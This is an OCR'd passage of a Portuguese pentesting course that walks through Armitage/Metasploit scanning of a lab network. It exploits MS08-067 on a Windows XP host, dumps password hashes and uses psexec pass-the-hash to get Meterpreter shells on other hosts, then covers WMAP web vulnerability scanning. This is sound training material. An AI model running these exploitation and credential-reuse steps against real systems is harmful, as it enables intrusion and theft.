
Selecionamos a opção "Use SSL", verificamos os restante das configurações e clicamos em "Connect". Após isso, a janela principal do Armitage é exibida.


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
Console X
=[metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[636 exploits - 320 auxiliary
+ -- --=[215 payloads - 27 encoders - 8 nops
=[svn r11164 updated today (2010.11.29)
msf >


19.13.2. Varrendo com o Armitage

Para selecionar uma varredura que queiramos executar, precisamos expandir a lista de módulos e dar um duplo-clique na varredura que desejamos utilizar, nesse caso, "smb_version", e configurar o range de alvos na opção RHOSTS.


Outra opção para varredura, é clicar no menu Hosts → MSF Scans, e definirmos o range da rede que será varrida em busca de alvos. Ou adicionar um host espeífico em Hosts → Add Hosts...




Após clicar em "Launch", precisamos aguardar um pouco para que a varredura se complete e os hosts detectados sejam exibidos. As figuras dos hosts indicam que são máquinas WinXP ou 2003 Server.



Se houver algum host que não queiramos utilizar como alvo, eles podem ser removidos clicando com o botão direito, expandindo o menu "Host", e selecionando a opção "Remove Host". Podemos ver na figura abaixo, o resultado de nossa varredura, que há dois alvos 2003 Server que podemos selecionar para realizar varreduras adicionais. Perceba que o Armitage configura o valor de RHOSTS baseado em nossa seleção.



Clicando com o botão direito e selecionando "Services" uma nova aba se abrirá exibindo todos os serviços que foram varridos no sistema alvo.


Console X
scanner/smb/smb_version X
scanner/portscan/tcp X
Services X
host name port proto state info
192.168.1.204 21 tcp closed
192.168.1.204 23 tcp closed
192.168.1.204 25 tcp closed
192.168.1.204 80 tcp open
192.168.1.204 443 tcp closed
192.168.1.204 smb 445 tcp open Windows 2003 R2 Service Pack 1 (language: Unk...


Mesmo com essas simples varreduras, podemos ver que conseguimos muitas informações sobre nossos alvos que são apresentadas para nós em uma interface bem amigável. Adicionalmente, todas as informações são armazenadas em nosso banco de dados MySQL.

mysql> use msf3;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


```
Database changed
mysql> select address,os_flavor from hosts;
+--------------+----------------+
| address      | os_flavor      |
+--------------+----------------+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP      |
| 192.168.1.201 | Windows XP      |
| 192.168.1.203 | Windows XP      |
+--------------+----------------+
5 rows in set (0.00 sec)

mysql>
```

19.13.3. Explorando com o Armitage


Na varredura conduzida anteriormente, podemos ver que um dos alvos está executando o S.O. Windows XP SP2, e então tentaremos executar o exploit para a vulnerabilidade MS08-067 contra o mesmo. Para isso selecionamos o host que queremos atacar, encontramos o exploit na lista de exploits, e damos um duplo-clique para carregar sua configuração.


Attack 192.168.1.201
Microsoft Server Service Relative Path Stack Corruption
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP
Option
Value
LHOST
192.168.1.80
LPORT
4164
RHOST
192.168.1.201
RPORT
445
Targets:
0 => Automatic Targeting
Use a reverse connection
Show advanced options
Launch
ms08_067_n
smtp
ssh
68.1.206

Assim como na varredura que conduzimos anteriormente, toda a configuração necessária foi feita para nós. Tudo o que precisamos é clicar em "Launch" e aguardar a sessão do Meterpreter ser aberta para nós. Veja na imagem abaixo que as figuras dos alvos foi alterada para indicar que um deles foi explorado.




Quando clicamos com o botão direito no host explorado, podemos ver novas opções úteis disponíveis.



Fazemos o dump dos hashes no sistema explorado em uma tentativa de recuperar a senha e utilizá-la para explorar outros alvos. Selecionando os demais hosts, usamos o módulo "psexec" com o login "Administrator" e o hash da senha que já conseguimos.

Attack 192.168.1.204, 192.168.1.205, 192.168.1.206, 192.168.1.203
Microsoft Windows Authenticated User Code Execution
This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the "psexec" utility provided by SysInternals. Unfortunately, this module is not able to clean up after itself. The service and payload file listed in the output will need to be manually removed after access has been gained. The service created by this tool uses a randomly chosen name and
Option
Value
RHOST
192.168.1.204, 192.168.1.205, 192.168....
RPORT
445
SMBDomain
WORKGROUP
SMBPass
81cbcea8a9af93bbaad3b435b51404ee:...
SMBUser
Administrator
Targets:
0 => Automatic
Use a reverse connection
Show advanced options
Launch

Agora clicamos em "Launch" e aguardamos receber mais shells via Meterpreter!



Como podemos ver, o Armitage nos proporciona uma excelente interface para o Metasploit que pode nos economizar muito tempo em alguns casos. E é possível encontrar mais informações em seu site: *http://www.fastandeasyhacking.com/media* .

19.14. Wmap web scanner

WMAP é um scanner de vulnerabilidades web que foi criado originalmente a partir de uma ferramenta chamada SQLMap. Esta ferramenta é integrada com o Metasploit e nos permite conduzir a varredura de aplicações web a partir do Framework.

19.14.1. Configurando o WMap

Primeiro precisamos criar um novo banco de dados para armazenar os resultados da varredura, carregar o plgin "wmap", e executar o "help" para ver quais novos comandos estão disponíveis para nós.

```
 #mysql -u root -p
> create database wmap;
> quit

# cd /pentest/exploits/framework3
# ./msfconsole
msf > db_driver mysql
msf > db_connect root:toor@localhost/wmap
msf > load wmap
[*] [WMAP 1.0] ===  et [  ] metasploit.com 2011
[*] Successfully loaded plugin: wmap
msf > help

Wmap Commands
=============

   Command       Description
   -------       -----------
  wmap_run      Test targets
```

```
   wmap_sites    Manage sites
   wmap_targets  Manage targets
...corte...
```

19.14.2. Adicionando alvos

Antes de executar a varredura, precisamos primeiro adicionar a URL de um novo alvo usando o parâmetro "-a" com o comando "wmap_sites". E além disso, executar o comando "wmap_sites -l", que exibirá os sites disponíveis.

```
msf > wmap_sites -h
[*] Usage: wmap_sites [options]
                    -h          Display this help text
                    -a [url]    Add site (vhost,url)
                    -l          List all available sites
                    -s [urls] (level) Display site structure (vhost,url)

msf > wmap_sites -a dominio-a-partir-do-www,ip-válido
```

Após isso, acrescentamos o alvo que desejamos varrer utilizando o comando "wmap_targets -t".

```
msf > wmap_targets -t dominio-a-partir-do-www,ip-válido
```

Usando o comando "wmap_run" iniciaremos a varredura do sistema alvo. Primeiro usamos o parâmetro "-t" para listar os módulos que serão usados para varrer o sistema remoto.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
                    -h          Display this help text
                    -t          Show all matching exploit modules
                    -e [profile]     Launch profile test modules against all
matched targets.
```

```
                                    No profile runs all enabled modules.

msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/webdav_website_content ...
[*] Loaded auxiliary/scanner/http/http_version ...
[*] Loaded auxiliary/scanner/http/webdav_scanner ...
[*] Loaded auxiliary/scanner/http/svn_scanner ...
[*] Loaded auxiliary/scanner/http/soap_xml ...
...corte...
```

Tudo o que resta agora é realizar a varredura contra nossa URL alvo.

```
 msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[*] Launching auxiliary/scanner/http/webdav_website_content
WMAP_SERVER against 192.168.1.204:80

[*] Found file or directory in WebDAV response (192.168.1.204)
http://192.168.1.204/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/http_version WMAP_SERVER against
192.168.1.204:80
[*] 192.168.1.204 Microsoft-IIS/6.0
...corte...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Launching auxiliary/scanner/http/dir_listing WMAP_DIR / against
192.168.1.204:80...
[*] Scanned 1 of 1 hosts (100% complete)
msf >
```

19.14.3. Verificando resultados

Assim que a varredura tiver finalizado, vamos verificar o banco de dados para

ver se o wmap encontrou algo de interessante.

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====

address       svcs  vulns
-------       ----  -----
192.168.1.204  1     1

msf >
```

Olhando a saída acima, podemos ver que o wmap reportou uma vulnerabilidade. Executando o comando "db_vulns", listaremos os detalhes da mesma.

```
msf > db_vulns
[*] Time: Thu Nov 25 00:50:27 UTC 2010 Vuln: host=192.168.1.204
port=80 proto=tcp name=HTTP-TRACE-ENABLED
refs=BAhbByIIQ1ZFIg4yMDA1LTMzOTg=
,BAhbByIIQ1ZFIg4yMDA1LTM0OTg=
,BAhbByIKT1NWREIiCDg3Nw==
,BAhbByIIQklEIgoxMTYwNA==
,BAhbByIIQklEIgk5NTA2
,BAhbByIIQklEIgk5NTYx

msf >
```

A informação sobre a vulnerabilidade está codificada no formato base64, e por isso precisamos decodificá-la. Podemos usar o openssl para isso.

```
msf > echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d
[*] exec: echo "BAhbByIIQ1ZFIg4yMDA1LTMzOTg=" | openssl base64 -d

[CVE"2005-3398
msf >
```

Podemos agora usar essa informação para conseguir mais detalhes obre a vulnerabilidades reportada. Como pentesters, devemos investigar cada informação encontrada e identificar se há potenciais métodos de ataque.

19.15. Laboratório Metasploit

Objetivos:

1 → Obter acesso remoto na máquina Linux explorando uma falha que possibilite a execução de uma backdoor.

2 → Obter acesso nas máquinas Windows através do Metasploit.

19.16. Contramedidas

- Manter todos os aplicativos atualizados
- Aplicar patches de correção e segurança
- Manter regras de firewall bem configuradas